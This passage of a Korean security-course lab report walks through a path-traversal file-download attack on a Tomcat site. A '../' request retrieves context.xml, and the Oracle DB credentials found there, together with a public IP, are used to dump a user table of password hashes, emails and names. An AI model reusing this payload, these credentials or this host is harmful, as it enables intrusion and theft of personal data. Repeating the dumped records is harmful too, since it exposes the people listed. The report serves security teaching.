4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://shanky.co.kr:8080/infosec/board/boardView.jsp?num=3589
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: JSESSIONID=B9357C5DEAB030A9D9FA3E0164F57F65; JSESSIONID=B9357C5DEAB030A9D9FA3E0164F57F65
10 Connection: Keep-Alive
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 127
13
14 server_file_name=
../usr/local/server/tomcat/webapps/infosec/META-INF/context.xml&user_file_name
=META
34 <!--
35 <Manager pathname="" />
36 -->
37
38 <!-- Uncomment this to enable Comet connection tacking (provides events
39 on session expiration as well as webapp lifecycle) -->
40 <!--
41 <Valve className="org.apache.catalina.valves.CometConnectionManagerValve" />
42 -->
43
44 <!--ResourceLink global="jdbc/shanks123" name="jdbc/shanks123" type="javax.sql.DataSource"/-->
45
46 <Resource name="jdbc/shanks123"
47 auth="Container"
48 type="javax.sql.DataSource"
49 driverClassName="oracle.jdbc.driver.OracleDriver"
50 factory="org.apache.tomcat.dbcp.dbcp.BasicDataSourceFactory"
51 url="jdbc:oracle:thin:@192.168.0.115:1521:ORCL"
52 username="INFOSEC"
53 password="PEAK"
54 maxActive="20"
55 maxIdle="10"
56 maxWait="-1"/>
57
58
59
60
61 </Context>
```

(다음 페이지에 이어서)

Step 6. DB 연결

: Step 5에서 알아낸 Username (INFOSEC), Password (PEAK), Port (1521), DB명 (ORCL)을 입력하고, IP는 192.168.0.115 대신 121.137.133.232로 입력하면 DB에 성공적으로 접속함. 접속한 DB에서 Username인 INFOSEC을 클릭하고 사용자 정보가 들어있는 테이블인 LHSMEMBER3를 클릭해보면 사용자의 ID, PW, EMAIL, NAME, POSITION 등의 정보를 확인할 수 있음.

The screenshot displays the DBeaver 25.0.3 interface. The top window shows the 'Connect to a database' dialog with the following settings:

- Connection Type: Basic TNS Custom
- Host: 121.137.133.232
- Port: 1521
- Database: ORCL
- Service Name: (empty)
- Authentication: Oracle Database Native
- Username: INFOSEC
- Role: Normal
- Password: (masked)
- Client: <not present>

The bottom window shows the 'Properties' tab for the 'LHSMEMBER3' table. The table data is displayed in a grid with columns: ID, PW, EMAIL, NAME, and POSITION. The data includes various user records, such as 'zxcv', 'asdf', 'aaa', 'admin', 'blackholekhj', 'shanks1', 'janghw', 'soyoung', 'test11', 'keitest', 'testtest', 'namcj77', 'kim', '100', '1q2w3e', 'wjddbtjrdl', 'bjs', 'fdsa', 'helll3', 'test122', 'ayh', '1q2w3e4r', 'jae', 'ksh', 'zz', 'ks', and 'rookies'.

ID	PW	EMAIL	NAME	POSITION
zxcv	228c520b2805b6778319d7af7	asdf	asdf	asdf
asdf	4654d793972c3b6a1d48fb0ab	asdf	qwer	sadfasdf
aaa	a64b78fa1a92d3d4da155104	asdf	asdf	asdf
admin	ab74b64a9b3f4f789bf8d86e43	aaaa	bbbb	cccc
blackholekhj	03ac674216f3e15c761ee1a5e2	blackholekhj@sk.com	곽현지	사원
blackholekhj	61c6860b89384ece8c77727b4	blackholekhj@sk.com	곽현지	사원
1	7ae9f28c7aedd1fa91a55016a8l	1	1	1
shanks1	03ac674216f3e15c761ee1a5e2	asdf@asdf.cm	샹크스	1
janghw	03ac674216f3e15c761ee1a5e2	janghw@sk.com	jang	jang
soyoung	68bf20b4f20fe527b6a9d2507f	soyoung930116@gmail.com	김소영	선임
test11	9f86d081884c7d659a2feaa0c5	test	김성현	test
keitest	8f8e459134b46975acd31df13	agkjadk@gmail.com	김성현	선임
testtest	03ac674216f3e15c761ee1a5e2	test@test.com	test	test
namcj77	03ac674216f3e15c761ee1a5e2	test@test.com	test	test
kim	e9b29e5463915550d41f98f322	test@test.com	김	책
100	560c987e35675251567b198de	qor@qor.com	백상욱	선임
1q2w3e	c04a69b17a7955ac230bfc8db	1q2w@test.com	1q2w	1q2w
wjddbtjrdl	f1d34c05e82ac0442b517eb725	a@naver.com	정	유
bjs	9af15b336e6a961992857df3c	000	000	000
fdsa	03ac674216f3e15c761ee1a5e2	fdsa@asdf.com	fdsa	bb
helll3	03ac674216f3e15c761ee1a5e2	asdf@naver.com	hello	w
test122	4c29126ae0111c4a3dc1abe1f6	test122	test122	test122
ayh	26a734424115f74a1b4f20711f	ayh	ayh	ayh
1q2w3e4r	72ab994fa2eb426c05ef59cadi	1q2w@3e4r	1q4r	1q4r
jae	0fe1fc05764a07aa6ac3e8efac4	jae	jae	jae
ksh	16ed5b8bcb1a07ce6b1489d3b	ksh	s	ksh
zz	03ac674216f3e15c761ee1a5e2	zz@naver.com	zz	zz
ks	59548661e252a6f235e5d2da3k	ks	ks	ks
rookies	f05a8072c90528be725072418	root@naver.com	김	학생

<참고>

롱디라니 - 서버 프로그래밍에 대한 이해 context.xml / server.xml / web.xml

(<https://sallykim5087.tistory.com/130>)

ParkCheolu - 톰캣] Context 설정 (<https://parkcheolu.tistory.com/130>)

hbju.log - [Web] 파일 다운로드(File Download) 취약점

(<https://velog.io/@hbju/%ED%8C%8CEC%9D%BC-%EB%8B%A4%EC%9A%B4%EB%A1%9CEB%93%9CFile-Download-%EC%B7%A8%EC%95%BD%EC%A0%90>)

Youn's - 파일 다운로드 취약점

(<https://velog.io/@jungwoo343/%ED%8C%8CEC%9D%BC-%EB%8B%A4%EC%9A%B4%EB%A1%9CEB%93%9C-%EC%B7%A8%EC%95%BD%EC%A0%90>)

성명	프로젝트 후 소감
김가람	이번 실습을 통해 단순히 파일을 다운로드 하는 것만으로도 공격이 이뤄질 수 있다는 점을 알게 됨. ../을 이용한 경로 조작을 통해 서버 내부의 주요 파일을 다운로드하고 그 안에 담겨있는 정보를 이용해 추가적인 공격 (DB에 접속하여 LHSMEMBER3 테이블에서 사용자 정보를 알아낸 것처럼)이 가능하다는 점에서 작은 기능 하나라도 충분한 보안이 이뤄지지 않았을 경우, 큰 피해로 이어질 수 있다는 것을 느낄 수 있었음. 실습을 진행하던 중 Tomcat과 관련된 부분에서 막혔었는데 경로 구조에 대해 찾아보면서 Tomcat이 무엇인지, 어디에서 JDBC 설정을 관리하는지를 알게 되었음. 이를 통해 웹 서버의 동작 원리와 내부 구조까지 파악해야 보안 취약점이 어떤 방식으로 악용될 수 있는지 이해할 수 있겠다는 생각이 들어 공격 방식만 익히는 것이 아니라 그 기반이 되는 서버 구조와 설정까지 공부해봐야겠다는 생각을 하게 됨.